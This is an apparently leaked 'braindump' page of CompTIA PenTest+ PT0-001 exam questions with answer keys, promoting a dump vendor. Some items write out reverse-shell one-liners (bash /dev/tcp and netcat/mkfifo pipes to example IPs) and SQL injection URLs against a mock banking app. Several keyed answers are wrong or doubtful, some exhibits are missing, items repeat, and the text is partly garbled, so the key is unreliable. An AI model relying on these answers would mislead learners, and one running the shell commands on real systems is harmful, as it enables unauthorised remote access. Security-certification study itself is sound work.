


A fully updated 2021 PT0-001 Exam Dumps exam guide from training expert TorrentValid
Provides complete coverage of every objective on exam and exam preparation PT0-001
NEW QUESTION 65
A penetration test was performed by an on-staff junior technician. During the test, the technician discovered the web application could disclose an SQL table with user account and password information. Which of the following is the MOST effective way to notify management of this finding and its importance?
- A. Notify the development team of the discovery and suggest that input validation be implemented with a professional penetration testing company.
- B. Request that management create an RFP to begin a formal engagement with a professional penetration testing company.
- C. Document the findings with an executive summary, recommendations, and screenshots of the web application disclosure.
- D. Connect to the SQL server using this information and change the password to one or two non-critical accounts to demonstrate a proof--of-concept to management.
Answer: C
NEW QUESTION 66
A security consultant is trying to attack a device with a previous identified user account.
Which of the following types of attacks is being executed?
- A. Reverse shell attack
- B. Credential dump attack
- C. DLL injection attack
- D. Pass the hash attack
Answer: D
NEW QUESTION 67
A penetration tester has successfully exploited a Windows host with low privileges and found directories with the following permissions:

Which of the following should be performed to escalate the privileges?
- A. Kerberoasting
- B. Retrieval of the SAM database
- C. Writable services
- D. Migration of the shell to another process
Answer: D
NEW QUESTION 68
A penetration tester identifies the following findings during an external vulnerability scan:
Which of the following attack strategies should be prioritized from the scan results above?
- A. Weak password management practices may be employed
- B. Cryptographically weak protocols may be intercepted
- C. Obsolete software may contain exploitable components
- D. Web server configurations may reveal sensitive information
Answer: B
NEW QUESTION 69
A penetration tester is utilizing social media to gather information about employees at a company. The tester has created a list of popular words used in employee profile s. For which of the following types of attack would this information be used?
- A. Exploit chaining
- B. Karma
- C. Session hijacking
- D. Dictionary
Answer: D
NEW QUESTION 70
Which of the following documents BEST describes the manner in which a security assessment will be conducted?
- A. SLA
- B. MSA
- C. BIA
- D. SOW
Answer: C
NEW QUESTION 71
Joe, an attacker, intends to transfer funds discreetly from a victim's account to his own. Which of the following URLs can he use to accomplish this attack?
- A. https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846¬ify=False&creditaccount='OR 1=1 AND select username from testbank.custinfo where username like 'Joe'-&amount=200
- B. https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846¬ify=False&creditaccount='OR 1=1 AND select username from testbank.custinfo where username like 'Joe' &amount=200
- C. https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846¬ify=True&creditaccount='OR 1=1 AND select username from testbank.custinfo where username like 'Joe' -&amount=200
- D. https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846¬ify=True&creditaccount='AND 1=1 AND select username from testbank.custinfo where username like 'Joe' -&amount=200
Answer: B
NEW QUESTION 72
A tester has determined that null sessions are enabled on a domain controller. Which of the following attacks can be performed to leverage this vulnerability?
- A. Pass the hash to relay credentials
- B. Session hijacking to impersonate a system account
- C. Password brute forcing to log into the host
- D. RID cycling to enumerate users and groups
Answer: D
NEW QUESTION 73
A tester intends to run the following command on a target system:
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
Which of the following additional commands would need to be executed on the tester's Linux system .o make (he pre*ous command success?
- A. nc -w3 10.2.4.6 443
- B. nc-/bin/ah 10.2.4.6 443
- C. nc 10.2.4.6 443
- D. nc -nvlp 443
Answer: D
NEW QUESTION 74
A company requested a penetration tester review the security of an in-house-developed Android application. The penetration tester received an APK file to support the assessment. The penetration tester wants to run SAST on the APK file. Which of the following preparatory steps must the penetration tester do FIRST? (Select TWO)
- A. Re-sign the APK
- B. Decompile
- C. Convert JAR files to DEX
- D. Cross-compile the application
- E. Convert to JAR
- F. Attach to ADB
Answer: B,C
NEW QUESTION 75
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.
INSTRUCTIONS:
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.
Answer:
Explanation:
NEW QUESTION 76
A software developer wants to test the code of an application for vulnerabilities. Which of the following processes should the software developer perform?
- A. Compliance scan
- B. Dynamic scan
- C. Vulnerability scan
- D. Static scan
Answer: D
NEW QUESTION 77
A penetration tester, who is not on the client's network. is using Nmap to scan the network for hosts that are in scope. The penetration tester is not receiving any response on the command:
nmap 100.100/1/0-125
Which of the following commands would be BEST to return results?
- A. nmap 100.100.1.0-125 -T4
- B. nmap -sV -oA output 100.100.10-125
- C. nmap -Pn -sT 100.100.1.0-125
- D. nmap -sF -p 100.100.1.0-125
Answer: C
NEW QUESTION 78
A company's corporate policies state that employees are able to scan any global network as long as it is done within working hours. Government laws prohibit unauthorized scanning. Which of the following should an employee abide by?
- A. The employee must obtain written approval from the company's Chief Information Security Officer (ClSO) prior to scanning
- B. Industry standards receding scanning should be followed
- C. Company policies must be followed in this situation
- D. Laws supersede corporate policies
Answer: D
NEW QUESTION 79
During a web application assessment, a penetration tester discovers that arbitrary commands can be executed on the server. Wanting to take this attack one step further, the penetration tester begins to explore ways to gain a reverse shell back to the attacking machine at 192.168.1.5. Which of the following are possible ways to do so? (Select TWO)
- A. nc 192.168.1.5 44444
- B. rm /tmp/f; mkfifo /tmp/f; cat /tmp/f| /bin/sh -I 2>&1|nc 192.168.1.5 444444>/tmp /f
- C. rm /tmp/f; mkfifo /tmp/f; cat /tmp/f| /bin/sh -I 2>&1|nc 192.168.1.5 44444>/tmp /f
- D. nc -e /bin/sh 192.168.1.5 4444
- E. rm /tmp/f; mkfifo /tmp/f; cat /tmp/f| /bin/sh -I 2>&1|nc 192.168.5.1 44444>/tmp /f
- F. nc -nlvp 4444 -e /bin/sh
Answer: D,E
NEW QUESTION 80
A penetration tester is checking a script to determine why some basic math errors are persisting. The expected result was the program outputting "True".
Given the output from the console above, which of the following explains how to correct the errors in the script?
(Choose two.)
- A. Change 'else' to 'elif'.
- B. Change 'fi' to 'Endli'.
- C. Remove the 'let' in front of 'dest=5+5'.
- D. Change 'source' and 'dest' to "$source" and "$dest".
- E. Change the '=' to '-eq'.
Answer: C,D
NEW QUESTION 81
A penetration tester identifies the following findings during an external vulnerability scan:
Which of the following attack strategies should be prioritized from the scan results above?
- A. Weak password management practices may be employed
- B. Cryptographically weak protocols may be intercepted
- C. Obsolete software may contain exploitable components
- D. Web server configurations may reveal sensitive information
Answer: B
NEW QUESTION 82
A client is asking a penetration tester to evaluate a new web application for availability.
Which of the following types of attacks should the tester use?
- A. XMAS scan
- B. SQL injection
- C. xss
- D. TCP SYN flood
Answer: D
NEW QUESTION 83
A penetration tester reviews the scan results of a web application. Which of the following vulnerabilities is MOST critical and should be prioritized for exploitation?
- A. Expired certificate
- B. Stored XSS
- C. Clickjacking
- D. Fill path disclosure
Answer: B
NEW QUESTION 84
DRAG DROP
A manager calls upon a tester to assist with diagnosing an issue within the following Python script:
#!/usr/bin/python
s = "Administrator"
The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment Options may be used once or not at all
Answer:
Explanation:
NEW QUESTION 85
A penetration tester used an ASP.NET web shell to gain access to a web application, which allowed the tester to pivot in the corporate network. Which of the following is the MOST important follow-up activity to complete after the tester delivers the report?
- A. Documenting lessons learned
- B. Obtaining client acceptance
- C. Removing tester-created credentials
- D. Removing shells
- E. Presenting attestation of findings
Answer: E
NEW QUESTION 86
A security consultant is trying to attack a device with a previous identified user account.
Which of the following types of attacks is being executed?
- A. Reverse shell attack
- B. Credential dump attack
- C. DLL injection attack
- D. Pass the hash attack
Answer: D
NEW QUESTION 87
Which of the following types of intrusion techniques is the use of an "under-the-door tool" during a physical security assessment an example of?
- A. Lock bumping
- B. Lock bypass
- C. Lockpicking
- D. Egress sensor triggering
Answer: B
NEW QUESTION 88
A recently concluded penetration test revealed that a legacy web application is vulnerable lo SQL injection Research indicates that completely remediating the vulnerability would require an architectural change, and the stakeholders are not m a position to risk the availability of the application Under such circumstances, which of the following controls are low-effort, short-term solutions to minimize the SQL injection risk?
(Select TWO).
- A. Use a blacklist approach for SQL statements.
- B. Use a whitelist approach for SQL statements.
- C. Identify and sanitize all user inputs.
- D. Identify and eliminate inline SQL statements from the code.
- E. Identify the source of malicious input and block the IP address.
- F. Identify and eliminate dynamic SQL from stored procedures.
Answer: A,B
NEW QUESTION 89
......
Tested Material Used To PT0-001: https://www.torrentvalid.com/PT0-001-valid-braindumps-torrent.html
Steps Necessary To Pass The PT0-001 Exam: https://drive.google.com/open?id=1BAvRYQMA6m6B7ioPdhSx-gH2b_k0pNur